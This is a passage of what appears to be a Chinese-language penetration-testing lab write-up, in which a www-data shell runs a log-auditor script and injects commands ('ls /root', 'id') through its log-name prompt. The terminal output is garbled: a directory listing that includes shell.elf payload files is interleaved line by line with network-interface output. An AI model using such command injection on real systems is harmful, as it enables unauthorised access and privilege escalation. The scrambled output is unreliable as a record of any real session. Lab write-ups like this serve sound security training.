layout: 128 scope host lo
licence.txt lft forever preferred_lft forever
research.php /128 scope host
shell.elf lft forever preferred_lft forever
shell.elf.1 <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_f
shell.elf.2 ether 00:0c:29:de:b9:aa brd ff:ff:ff:ff:ff:ff
shell.elf.3 192.168.91.25/24 brd 192.168.91.255 scope global dynami
shell.elf.4 lft 1119sec preferred_lft 1119sec
xxxlogauditorxxx.py 9fffede:b9aa/64 scope link noprefixroute
valid_lft forever preferred_lft forever
./xxxlogauditorxxx.py
Log Auditor
Logs available
ls /root
dict_e.txt dict_
/var/log/auth.log
/var/log/apache2/access.log /root
Load which log?: [-] Invalid log.

```

最后以上显示 加载哪一个 log? 加载

/var/log/auth.log

```

/var/log/auth.log
/bin/sh: 4: /var/log/auth.log: Permission denied

```

没权限

id

```

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

为 www 用户。